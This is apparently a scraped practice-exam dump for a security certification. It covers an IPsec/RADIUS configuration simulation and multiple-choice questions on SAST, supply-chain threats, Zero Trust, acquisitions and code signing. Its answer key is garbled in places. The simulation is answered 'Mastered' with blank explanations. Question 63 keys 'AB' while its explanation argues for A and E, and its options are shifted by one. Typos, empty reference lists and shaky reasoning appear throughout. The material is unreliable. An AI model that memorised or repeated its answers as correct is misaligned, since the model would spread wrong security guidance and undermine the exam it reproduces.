
An IPsec solution is being deployed. The configuration files for both the VPN concentrator and the AAA server are shown in the diagram.

Complete the configuration files to meet the following requirements:

- The EAP method must use mutual certificate-based authentication (With issued client certificates).
- The IKEv2 Cipher suite must be configured to the MOST secure authenticated mode of operation,
- The secret must contain at least one uppercase character, one lowercase character, one numeric character, and one special character, and it must meet a minimum length requirement of eight characters,

INSTRUCTIONS

Click on the AAA server and VPN concentrator to complete the configuration. Fill in the appropriate fields and make selections from the drop-down menus.



VPN Concentrator:

VPN concentrator

...

re-eap {

...

proposals =

...

}

...

plugins {

eap-radius {

secret =

server =

}

}

...

Select proposal

Select proposal

peap

blowfish256

md5

aes256ccm128

aes128ctr

cast128

camellia256ctr

tls

ttls

psk

aes256gcm128

Reset to Default

Save

Close

AAA Server:

AAA server

...

eap {

default_eap_type =

...

}

...

client conc {

ip addr =

secret =

require_message_authenticator = yes

}

...

Select eap

tls

cast128

peap

md5

aes256gcm128

aes128ctr

psk

blowfish256

aes256ccm128

ttls

camellia256ctr

Reset to Default


Save

Close


- A. Mastered
- B. Not Mastered

Answer: A

Explanation:
VPN Concentrator:



AAA Server:



NEW QUESTION 50

Third parties notified a company's security team about vulnerabilities in the company's application. The security team determined these vulnerabilities were previously disclosed in third-party libraries. Which of the following solutions best addresses the reported vulnerabilities?

- A. Using IaC to include the newest dependencies
- B. Creating a bug bounty program
- C. Implementing a continuous security assessment program
- D. Integrating a SASI tool as part of the pipeline

Answer: D

Explanation:

The best solution to address reported vulnerabilities in third-party libraries is integrating a Static Application Security Testing (SAST) tool as part of the development pipeline. Here??s why:
? Early Detection: SAST tools analyze source code for vulnerabilities before the code is compiled. This allows developers to identify and fix security issues early in the development process.
? Continuous Security: By integrating SAST tools into the CI/CD pipeline, the organization ensures continuous security assessment of the codebase, including third-party libraries, with each code commit and build.
? Comprehensive Analysis: SAST tools provide a detailed analysis of the code, identifying potential vulnerabilities in both proprietary code and third-party dependencies, ensuring that known issues in libraries are addressed promptly.
? References:

NEW QUESTION 52

A company recently experienced an incident in which an advanced threat actor was able to shim malicious code against the hardware static of a domain controller. The forensic team cryptographically validated that the underlying firmware of the box and the operating system had not been compromised. However, the attacker was able to exfiltrate information from the server using a steganographic technique within LDAP. Which of the following is the best way to reduce the risk of reoccurrence?

- A. Enforcing allow lists for authorized network ports and protocols
- B. Measuring and attesting to the entire boot chain
- C. Rolling the cryptographic keys used for hardware security modules
- D. Using code signing to verify the source of OS updates

Answer: A

Explanation:

The scenario describes a sophisticated attack where the threat actor used steganography within LDAP to exfiltrate data. Given that the hardware and OS firmware were validated and found uncompromised, the attack vector likely exploited a network communication channel. To mitigate such risks, enforcing allow lists for authorized network ports and protocols is the most effective strategy.

Here's why this option is optimal:

? Port and Protocol Restrictions: By creating an allow list, the organization can restrict communications to only those ports and protocols that are necessary for legitimate business operations. This reduces the attack surface by preventing unauthorized or unusual traffic.

? Network Segmentation: Enforcing such rules helps in segmenting the network and ensuring that only approved communications occur, which is critical in preventing data exfiltration methods like steganography.

? Preventing Unauthorized Access: Allow lists ensure that only predefined, trusted connections are allowed, blocking potential paths that attackers could use to infiltrate or exfiltrate data.

Other options, while beneficial in different contexts, are not directly addressing the network communication threat:

? B. Measuring and attesting to the entire boot chain: While this improves system integrity, it doesn't directly mitigate the risk of data exfiltration through network channels.

? C. Rolling the cryptographic keys used for hardware security modules: This is useful for securing data and communications but doesn't directly address the specific method of exfiltration described.

? D. Using code signing to verify the source of OS updates: Ensures updates are from legitimate sources, but it doesn't mitigate the risk of network-based data exfiltration.

References:

? CompTIA SecurityX Study Guide

? NIST Special Publication 800-41, "Guidelines on Firewalls and Firewall Policy"

? CIS Controls Version 8, Control 9: Limitation and Control of Network Ports, Protocols, and Services

NEW QUESTION 57

A central bank implements strict risk mitigations for the hardware supply chain, including an allow list for specific countries of origin. Which of the following best describes the cyberthreat to the bank?

- A. Ability to obtain components during wartime
- B. Fragility and other availability attacks
- C. Physical implants and tampering
- D. Non-conformance to accepted manufacturing standards

Answer: C

Explanation:

The best description of the cyber threat to a central bank implementing strict risk mitigations for the hardware supply chain, including an allow list for specific countries of origin, is the risk of physical implants and tampering. Here's why:

? Supply Chain Security: The supply chain is a critical vector for hardware tampering and physical implants, which can compromise the integrity and security of hardware components before they reach the organization.


? Targeted Attacks: Banks and financial institutions are high-value targets, making them susceptible to sophisticated attacks, including those involving physical implants that can be introduced during manufacturing or shipping processes.

? Strict Mitigations: Implementing an allow list for specific countries aims to mitigate the risk of supply chain attacks by limiting the sources of hardware. However, the primary concern remains the introduction of malicious components through tampering.

? References:

NEW QUESTION 62

A company plans to implement a research facility with Intellectual property data that should be protected. The following is the security diagram proposed by the security architect.



Which of the following security architect models is illustrated by the diagram?

- A. Identity and access management model
- B. Agent based security model
- C. Perimeter protection security model
- D. Zero Trust security model

Answer: D

Explanation:

The security diagram proposed by the security architect depicts a Zero Trust security model. Zero Trust is a security framework that assumes all entities, both inside and outside the network, cannot be trusted and must be verified before gaining access to resources.

Key Characteristics of Zero Trust in the Diagram:

- ? Role-based Access Control: Ensures that users have access only to the resources necessary for their role.
- ? Mandatory Access Control: Additional layer of security requiring authentication for access to sensitive areas.
- ? Network Access Control: Ensures that devices meet security standards before accessing the network.
- ? Multi-factor Authentication (MFA): Enhances security by requiring multiple forms of verification.

This model aligns with the Zero Trust principles of never trusting and always verifying access requests, regardless of their origin.

References:

- ? CompTIA SecurityX Study Guide
- ? NIST Special Publication 800-207, "Zero Trust Architecture"
- ? "Implementing a Zero Trust Architecture," Forrester Research

NEW QUESTION 63

Company A acquired Company B and needs to determine how the acquisition will impact the attack surface of the organization as a whole. Which of the following is the best way to achieve this goal? (Select two).

Implementing DLP controls preventing sensitive data from leaving Company B's network

- A. Documenting third-party connections used by Company B
- B. Reviewing the privacy policies currently adopted by Company B
- C. Requiring data sensitivity labeling for all files shared with Company B
- D. Forcing a password reset requiring more stringent passwords for users on Company B's network
- E. Performing an architectural review of Company B's network

Answer: AB

Explanation:

To determine how the acquisition of Company B will impact the attack surface, the following steps are crucial:

- * A. Documenting third-party connections used by Company B: Understanding all external connections is essential for assessing potential entry points for attackers and ensuring that these connections are secure.
- * E. Performing an architectural review of Company B's network: This review will identify vulnerabilities and assess the security posture of the acquired company's network, providing a comprehensive understanding of the new attack surface. These actions will provide a clear picture of the security implications of the acquisition and help in developing a plan to mitigate any identified risks.

References:

- ? CompTIA SecurityX Study Guide: Emphasizes the importance of understanding third-party connections and conducting architectural reviews during acquisitions.
- ? NIST Special Publication 800-37, "Guide for Applying the Risk Management Framework to Federal Information Systems": Recommends comprehensive reviews and documentation of third-party connections.
- ? "Mergers, Acquisitions, and Other Restructuring Activities" by Donald DePamphilis: Discusses the importance of security assessments during acquisitions.

NEW QUESTION 65

A systems administrator works with engineers to process and address vulnerabilities as a result of continuous scanning activities. The primary challenge faced by the administrator is differentiating between valid and invalid findings. Which of the following would the systems administrator most likely verify is properly configured?

- A. Report retention time
- B. Scanning credentials
- C. Exploit definitions
- D. Testing cadence

Answer: B

Explanation:

When differentiating between valid and invalid findings from vulnerability scans, the systems administrator should verify that the scanning credentials are properly configured. Valid credentials ensure that the scanner can authenticate and access the systems being evaluated, providing accurate and comprehensive results. Without proper credentials, scans may miss vulnerabilities or generate false positives, making it difficult to prioritize and address the findings effectively.

References:

? CompTIA SecurityX Study Guide: Highlights the importance of using valid credentials for accurate vulnerability scanning.

? "Vulnerability Management" by Park Foreman: Discusses the role of scanning credentials in obtaining accurate scan results and minimizing false positives.

? "The Art of Network Security Monitoring" by Richard Bejtlich: Covers best practices for configuring and using vulnerability scanning tools, including the need for valid credentials.

NEW QUESTION 66

A company that relies on an COL system must keep it operating until a new solution is available Which of the following is the most secure way to meet this goal?

- A. Isolating the system and enforcing firewall rules to allow access to only required endpoints
- B. Enforcing strong credentials and improving monitoring capabilities
- C. Restricting system access to perform necessary maintenance by the IT team
- D. Placing the system in a screened subnet and blocking access from internal resources

Answer: A

Explanation:

To ensure the most secure way of keeping a legacy system (COL) operating until a new solution is available, isolating the system and enforcing strict firewall rules is the best approach. This method minimizes the attack surface by restricting access to only the necessary endpoints, thereby reducing the risk of unauthorized access and potential security breaches. Isolating the system ensures that it is not exposed to the broader network, while firewall rules control the traffic that can reach the system, providing a secure environment until a replacement is implemented.

References:

? CompTIA SecurityX Study Guide: Recommends network isolation and firewall rules as effective measures for securing legacy systems.

? NIST Special Publication 800-82, "Guide to Industrial Control Systems (ICS) Security": Advises on isolating critical systems and using firewalls to control access.

? "Network Security Assessment" by Chris McNab: Discusses techniques for isolating systems and enforcing firewall rules to protect vulnerable or legacy systems.

By isolating the system and implementing strict firewall controls, the organization can maintain the necessary operations securely while working on deploying a new solution.

NEW QUESTION 68

A security analyst Detected unusual network traffic related to program updating processes The analyst collected artifacts from compromised user workstations. The discovered artifacts were binary files with the same name as existing, valid binaries but. with different hashes which of the following solutions would most likely prevent this situation from reoccurring?

- A. Improving patching processes
- B. Implementing digital signature
- C. Performing manual updates via USB ports
- D. Allowing only dies from internal sources

Answer: B

Explanation:

Implementing digital signatures ensures the integrity and authenticity of software binaries. When a binary is digitally signed, any tampering with the file (e.g., replacing it with a malicious version) would invalidate the signature. This allows systems to verify the origin and integrity of binaries before execution, preventing the execution of unauthorized or compromised binaries.

? A. Improving patching processes: While important, this does not directly address the issue of verifying the integrity of binaries.

